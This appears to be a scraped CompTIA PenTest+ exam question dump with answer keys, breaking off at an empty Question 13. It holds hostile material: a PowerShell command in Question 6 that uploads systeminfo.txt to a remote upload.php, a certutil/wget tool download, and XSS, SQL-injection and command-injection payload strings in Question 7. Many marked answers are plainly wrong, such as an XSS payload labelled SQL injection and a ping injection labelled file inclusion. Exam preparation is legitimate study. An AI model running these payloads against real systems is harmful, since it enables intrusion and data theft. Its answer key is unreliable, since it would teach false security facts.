Exam : PT0-002 CompTIA PenTest+ Certification

Total Questions: 325

QUESTION 1

A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

A. Ensure the client has signed the SOW.
B. Verify the client has granted network access to the hot site.
C. Determine if the failover environment relies on resources not owned by the client.
D. Establish communication and escalation procedures with the client.

Correct Answer: C

QUESTION 2

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

A. devices produce more heat and consume more power.
B. devices are obsolete and are no longer available for replacement.
C. protocols are more difficult to understand.
D. devices may cause physical world effects.

Correct Answer: C

QUESTION 3

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

A. NDA
B. MSA
C. SOW
D. MOU

Correct Answer: C

QUESTION 4

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

A. PLCs will not act upon commands injected over the network.
B. Supervisors and controllers are on a separate virtual network by default.
C. Controllers will not validate the origin of commands.
D. Supervisory systems will detect a malicious injection of code/commands.

Correct Answer: C

QUESTION 5

A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

A. A signed statement of work
B. The correct user accounts and associated passwords
C. The expected time frame of the assessment
D. The proper emergency contacts for the client

Correct Answer: C

QUESTION 6

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

A. certutil –urlcache –split –f http://192.168.2.124/windows-binaries/accesschk64.exe
B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/upload.php', 'systeminfo.txt')
C. schtasks /query /fo LIST /v | find /I "Next Run Time:"
D. wget http://192.168.2.124/windows-binaries/accesschk64.exe –O accesschk64.exe

Correct Answer: B

QUESTION 7 HOTSPOT

You are a security analyst tasked with hardening a web server.


You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Hot Area:



HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

Correct Answer:



HTTP Request Payload Table

Payloads | **Vulnerability Type** | **Remediation**

`#inner-tab"><script>alert(1)</script>`

- Command Injection
- [✓ DOM-based Cross Site Scripting]
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization ... , \ , / , sandbox requests
- [✓ Input Sanitization ', :, $, [,], (,).]
- Input Sanitization ",', <, :, >, -.

`item=widget';waitfor%20delay%20'00:00:20';--`

- [✓ Command Injection]
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- [✓ Input Sanitization ... , \ , / , sandbox requests]
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

`item=widget%20union%20select%20null,null,@@version;--`

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- [✓ SQL Injection (Union)]
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- [✓ Input Sanitization ... , \ , / , sandbox requests]
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`

- Command Injection
- DOM-based Cross Site Scripting
- [✓ SQL Injection (Error)]
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization ... , \ , / , sandbox requests
- Input Sanitization ', :, $, [,], (,).
- [✓ Input Sanitization ",', <, :, >, -.]

`item=widget'+convert(int,@@version)+'`

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- [✓ Reflected Cross Site Scripting]
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- [✓ Parameterized queries]
- Preventing external calls
- Input Sanitization ... , \ , / , sandbox requests
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

`site=www.exa'ping%20-c%2010%20localhost'mple.com`

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- [✓ Local File Inclusion]
- Remote File Inclusion
- URL Redirect

- [✓ Parameterized queries]
- Preventing external calls
- Input Sanitization ... , \ , / , sandbox requests
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

QUESTION 8
Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

A. S/MIME
B. FTPS
C. DNSSEC
D. AS2


Correct Answer: A

QUESTION 9
A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

- The following request was intercepted going to the network device:

GET /login HTTP/1.1 Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Authorization: Basic WU9VUilOQU1FOnNlY3JldHBhc3N3b3jk

- Network management interfaces are available on the production network.
- An Nmap scan returned the following:



```
Port      State     Service    Version
22/tcp    open      ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp    open      http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp   open      https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

A. Enforce enhanced password complexity requirements.
B. Disable or upgrade SSH daemon.
C. Disable HTTP/301 redirect configuration.
D. Create an out-of-band network for management.
E. Implement a better method for authentication.
F. Eliminate network management and control interfaces.

Correct Answer: CE

QUESTION 10
A penetration tester ran a ping –Acommand during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

A. Windows
B. Apple
C. Linux
D. Android

Correct Answer: A

QUESTION 11 A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

A. RFID cloning
B. RFID tagging
C. Meta tagging
D. Tag nesting

Correct Answer: C


QUESTION 12
SIMULATION

You are a penetration tester running port scans on a server.


INSTRUCTIONS Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```



Using the output, identify potential attack vectors that should be further investigated.

☐ Weak SMB file permissions
☐ FTP anonymous login
☐ Webdav file upload
☐ Weak Apache Tomcat Credentials
☐ Null session enumeration
☐ Fragmentation attack
☐ SNMP enumeration
☐ ARP spoofing

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```

Correct Answer: See explanation below.

Explanation:
Part 1 - nmap 192.168.2.2 -sV -O Part 2 - Weak SMB file permissions

QUESTION 13

